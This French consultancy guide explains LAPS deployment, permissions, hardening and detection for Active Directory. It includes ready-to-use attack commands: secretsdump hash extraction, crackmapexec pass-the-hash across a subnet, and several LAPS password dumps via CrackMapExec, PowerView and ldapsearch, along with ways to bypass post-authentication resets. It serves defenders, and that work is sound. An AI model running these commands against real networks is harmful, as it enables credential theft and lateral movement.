AYI NEDJIMI Consultants

LAPS : Gestion Sécurisée des Mots de Passe : Guide Complet

Catégorie : Attaques Active Directory Lecture : 6 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Guide complet LAPS (Local Administrator Password Solution) : déploiement, configuration GPO, Windows LAPS vs Legacy LAPS, intégration Intune/Entra ID.

2.1 Le scénario d'attaque type

Pour bien comprendre pourquoi LAPS est critique, déroulons un scénario d'attaque réaliste. Un attaquant obtient un premier accès sur un poste de travail -- par exemple via un document piégé envoyé par email. Il exécute son implant et obtient un shell utilisateur standard. Sa première action : tenter une escalade de privilèges locale vers SYSTEM ou Administrateur. Guide complet LAPS (Local Administrator Password Solution) : déploiement, configuration GPO, Windows LAPS vs Legacy LAPS, intégration Intune/Entra ID. Active Directory reste la cible privilégiée des attaquants en environnement Windows. Comprendre laps gestion mots passe administrateur est indispensable pour les équipes offensives comme défensives. Nous abordons notamment : 10. checklist de déploiement laps, questions frequentes et 11. conclusion : laps comme fondation de la sécurité ad. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Une fois administrateur local, l'attaquant extrait les credentials stockés en mémoire ou dans la base SAM :

```
# Extraction des hashes locaux avec secretsdump (Impacket)
secretsdump.py -sam SAM -system SYSTEM -security SECURITY LOCAL

# Résultat typique :
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

# Pass-the-Hash vers d'autres machines
crackmapexec smb 10.0.0.0/24 -u Administrator -H e19ccf75ee54e06b06a5907af13cef42 --local-
auth
```

Si le mot de passe administrateur local est identique sur toutes les machines, **le hash NTLM sera aussi identique**. L'attaquant peut alors effectuer un balayage massif du réseau et obtenir instantanément l'accès administrateur sur chaque machine répondant au même hash. C'est la technique du **mouvement latéral par Pass-the-Hash**, documentée sous MITRE ATT&CK T1550.002.

2.2 Impact concret : études de cas

Les incidents les plus critiques de la dernière décennie ont exploité cette faiblesse :

- **NotPetya (2017)** : le wiper utilisait EternalBlue combiné au Pass-the-Hash des comptes admin locaux pour se propager. Maersk, Merck, Saint-Gobain ont subi des pertes cumulées de plusieurs milliards d'euros.
- **Ryuk / Conti (2020-2023)** : les opérateurs de ransomware utilisaient systématiquement CrackMapExec avec le hash admin local pour cartographier et compromettre l'ensemble du parc avant le chiffrement.
- **SolarWinds (2020)** : bien que l'accès initial ait été via la supply chain, le mouvement latéral interne s'est appuyé en partie sur des comptes admin locaux partagés.

Pourquoi les solutions alternatives échouent
Certaines organisations tentent de contourner le problème sans LAPS : **renommer le compte Administrator** (inefficace, le SID 500 reste identifiable), **désactiver le compte Administrator** (risque de lock-out en cas de perte de domaine), ou **utiliser des scripts de rotation maison** (fragiles, non auditables, souvent en clair dans les GPO Preferences). Seule une solution intégrée comme LAPS offre la robustesse, l'auditabilité et la simplicité nécessaires.

Notre avis d'expert
Les risques liés à l'identité hybride AD/Azure AD sont systématiquement sous-évalués. Nos audits révèlent que la synchronisation entre environnements on-premises et cloud crée des chemins d'attaque que ni l'équipe infrastructure ni l'équipe cloud ne surveillent efficacement.

Savez-vous combien de comptes à privilèges existent réellement dans votre domaine ?

La sécurité de LAPS repose fondamentalement sur les **ACL Active Directory**. Les machines doivent pouvoir écrire leur propre mot de passe (permission SELF WRITE sur les attributs LAPS), tandis que seuls les utilisateurs autorisés doivent pouvoir le lire. La configuration des permissions est critique :

```
# 1. Accorder aux machines le droit d'écrire leur propre mot de passe
Set-LapsADComputerSelfPermission -Identity "OU=Workstations,DC=corp,DC=local"

# 2. Accorder les droits de lecture à un groupe spécifique
Set-LapsADReadPasswordPermission -Identity "OU=Workstations,DC=corp,DC=local" `
  -AllowedPrincipals "CORP\LAPS-Password-Readers"

# 3. Accorder les droits de reset à un groupe (forcer le renouvellement)
Set-LapsADResetPasswordPermission -Identity "OU=Workstations,DC=corp,DC=local" `
  -AllowedPrincipals "CORP\LAPS-Password-Resetters"

# 4. AUDIT : vérifier qui a les droits de lecture actuellement
Find-LapsADExtendedRights -Identity "OU=Workstations,DC=corp,DC=local"
# CRITIQUE : cette commande révèle souvent des surprises (droits hérités trop larges)
```

Bonne pratique : principe du moindre privilège
Ne jamais accorder les droits de lecture LAPS à des groupes larges comme **Domain Admins** ou **Helpdesk** de manière globale. Créez des groupes dédiés par OU ou par périmètre fonctionnel. Utilisez `Find-LapsADExtendedRights` régulièrement pour auditer les accès. Lors de nos audits Active Directory, nous constatons que plus de 40 % des déploiements LAPS présentent des ACL trop permissives.

Votre modèle de Tiering est-il réellement appliqué ou seulement documenté ?

```
# Attaque : LAPS dump avec CrackMapExec
crackmapexec ldap dc01.corp.local -u compromised_user -p 'P@ssw0rd' --module laps

# Attaque : LAPS dump avec LAPSDumper (Python)
python laps.py -u compromised_user -p 'P@ssw0rd' -d corp.local

# Attaque : LAPS dump avec PowerView
Get-DomainComputer -Properties ms-Mcs-AdmPwd,ms-Mcs-AdmPwdExpirationTime |
  Where-Object {$_.'ms-Mcs-AdmPwd' -ne $null} |
  Select-Object dnsHostName, ms-Mcs-AdmPwd

# Attaque : LAPS dump via ADExplorer / ldapsearch
ldapsearch -x -H ldap://dc01.corp.local -D "compromised_user@corp.local" \
  -w 'P@ssw0rd' -b "DC=corp,DC=local" "(objectClass=computer)" \
  ms-Mcs-AdmPwd ms-Mcs-AdmPwdExpirationTime
```

9.2 Contournement des Post-Authentication Actions

Les post-authentication actions de Windows LAPS (reset + logoff) peuvent être contournées si l'attaquant agit rapidement. Techniques observées :


- **Persistence avant reset** : l'attaquant utilise le mot de passe LAPS pour se connecter, puis installe une persistence (service, tâche planifiée, technique de persistance) avant que la post-authentication action ne se déclenche.
- **Désactivation du service LAPS** : un attaquant avec les droits SYSTEM peut arrêter le traitement de la CSE en modifiant la registry ou en bloquant les GPO.
- **Interception réseau** : dans le cas de LAPS Legacy (mot de passe en clair), un attaquant en position MitM sur le réseau peut intercepter la communication LDAP si le LDAP signing n'est pas enforced.

9.3 Défenses et durcissement

Mesures de protection essentielles contre les attaques LAPS

- **Activer le chiffrement** (Windows LAPS) : le mot de passe est chiffré AES-256 et ne peut être déchiffré que par les principaux autorisés. Élimine le risque de lecture directe LDAP.
- **Auditer les ACL régulièrement** : exécuter `Find-LapsADExtendedRights` mensuellement et alerter sur les nouvelles permissions.
- **Segmenter les droits de lecture** : des groupes différents pour workstations, serveurs, DC. Jamais un droit global.
- **Activer l'audit DS Access** : surveiller les Event ID 4662 sur les attributs LAPS dans le SIEM.

- **Enforcer LDAP Signing + Channel Binding** : empêcher l'interception des requêtes LDAP.
- **Post-authentication actions** : activer systématiquement le reset + logoff avec une grace period courte (2-8h).
- **Implémenter le modèle de tiering** : les comptes ayant accès aux mots de passe LAPS des serveurs Tier 0/1 ne doivent pas être utilisés sur des postes Tier 2.



10. Checklist de déploiement LAPS

Cette checklist synthétise les actions essentielles pour un déploiement LAPS robuste et sécurisé. Utilisez-la comme référence lors de vos projets de sécurisation Active Directory :

Checklist complète de déploiement Windows LAPS

- **Prérequis validés** : DFL 2016+, OS clients compatibles, droits Schema Admin disponibles
- **Schéma étendu** : `Update-LapsADSchema` exécuté sur le Schema Master, attributs vérifiés
- **Groupes de sécurité créés** : LAPS-Readers par périmètre (Workstations, Servers, DC), LAPS-Resetters
- **Permissions configurées** : SELF WRITE pour les machines, READ pour les groupes autorisés uniquement
- **ACL auditées** : `Find-LapsADExtendedRights` exécuté, droits hérités excessifs corrigés
- **GPO créée et testée** : mot de passe 24+ caractères, rotation 30 jours, chiffrement activé
- **Post-authentication actions activées** : reset + logoff, grace period 2-8h
- **Historique des mots de passe** : 12 entrées minimum configurées
- **Pilote validé** : 50-100 machines pendant 2-4 semaines, workflows helpdesk testés
- **Couverture vérifiée** : script de rapport de couverture déployé, alertes sur machines non gérées
- **Monitoring activé** : événements LAPS collectés dans le SIEM, alertes sur échecs (10020, 10022)
- **DS Access Auditing configuré** : SACL sur attributs LAPS, alertes lectures suspectes
- **LDAP Signing enforced** : signature LDAP obligatoire sur tous les DC

- **Documentation à jour** : procédure helpdesk, procédure d'urgence (break-glass), contacts
- **LAPS Legacy décommissionné** : MSI désinstallé, GPO Legacy retirées, attributs Legacy nettoyés

Pour approfondir ce sujet, consultez notre outil open-source ad-attack-simulator qui facilite la simulation d'attaques Active Directory en environnement contrôlé.

Questions frequentes

Comment mettre en place LAPS dans un environnement de production ?

La mise en place de LAPS en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi LAPS est-il essentiel pour la securite des systemes d'information ?

LAPS constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Comment détecter rapidement une attaque de type LAPS : Gestion Sécurisée des Mots de Passe ?

Surveillez les événements Windows 4662, 4624 type 3 et 4672 via votre SIEM. Corrélez-les avec des connexions inhabituelles vers les contrôleurs de domaine en dehors des heures de travail.

Sources et références : MITRE ATT&CK Privilege Escalation · ADSecurity.org

> Points clés à retenir
>
> - 10. Checklist de déploiement LAPS
> - Questions frequentes
> - 11. Conclusion : LAPS comme fondation de la sécurité AD

11. Conclusion : LAPS comme fondation de la sécurité AD

LAPS n'est pas un contrôle de sécurité optionnel ou un "nice-to-have" -- c'est un **fondamental absolu** de toute stratégie de sécurisation Active Directory. La gestion des mots de passe administrateur locaux est l'un des premiers contrôles évalués lors de nos audits de sécurité AD, et son absence ou sa mauvaise configuration constitue systématiquement un finding critique.

Avec Windows LAPS, Microsoft a considérablement relevé le niveau de protection : chiffrement natif, historique, post-authentication actions, intégration cloud -- les excuses pour ne pas déployer LAPS n'existent plus. Le déploiement peut être réalisé en quelques jours pour un parc de plusieurs milliers de machines, et l'impact opérationnel est quasi nul une fois les workflows helpdesk adaptés.

LAPS s'inscrit dans une stratégie plus large de **sécurisation des privilèges**. Combiné à un modèle de tiering rigoureux, à une gestion des comptes à privilèges via PIM/Entra, et à un monitoring continu via MITRE ATT&CK, LAPS élimine l'un des vecteurs de mouvement latéral les plus exploités et réduit drastiquement la surface d'attaque de votre environnement.

Articles connexes

Active Directory
Tiering Model AD : Segmentation des Privilèges
Architecture Tier 0/1/2, PAW, jump servers, authentication silos
Techniques Hacking
Exploitation Kerberos dans Active Directory
Kerberoasting, AS-REP Roasting, Golden/Silver Tickets
Escalade de Privilèges
Escalade de Privilèges Windows : User vers SYSTEM
Token manipulation, service exploitation, UAC bypass
Attaques Réseau
NTLM Relay Moderne : Techniques et Défenses
Relay attacks, coercion, shadow credentials
Attaques Credentials
Password Attacks : Cracking, Spraying, Credential Stuffing
Techniques et détection des attaques par mots de passe
Microsoft 365
Sécuriser Entra ID : Conditional Access et MFA
Politiques d'accès conditionnel, MFA avancé, PIM
Active Directory
Exploitation AD CS : Certificats Active Directory
ESC1-ESC13, Certifried, défenses PKI
Évasion
Living Off The Land : LOLBins et LOLDrivers
Utilisation de binaires légitimes pour l'évasion

Références et ressources externes

- Microsoft Learn -- Windows LAPS Overview -- Documentation officielle Windows LAPS
- Microsoft Learn -- Windows LAPS with Azure AD -- Intégration LAPS et Entra ID
- MITRE ATT&CK T1550.002 -- Pass the Hash -- Documentation Pass-the-Hash
- ANSSI -- Guide de sécurisation Active Directory -- Recommandations ANSSI pour LAPS
- Microsoft Learn -- LAPS Legacy Emulation -- Migration de LAPS Legacy vers Windows LAPS

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr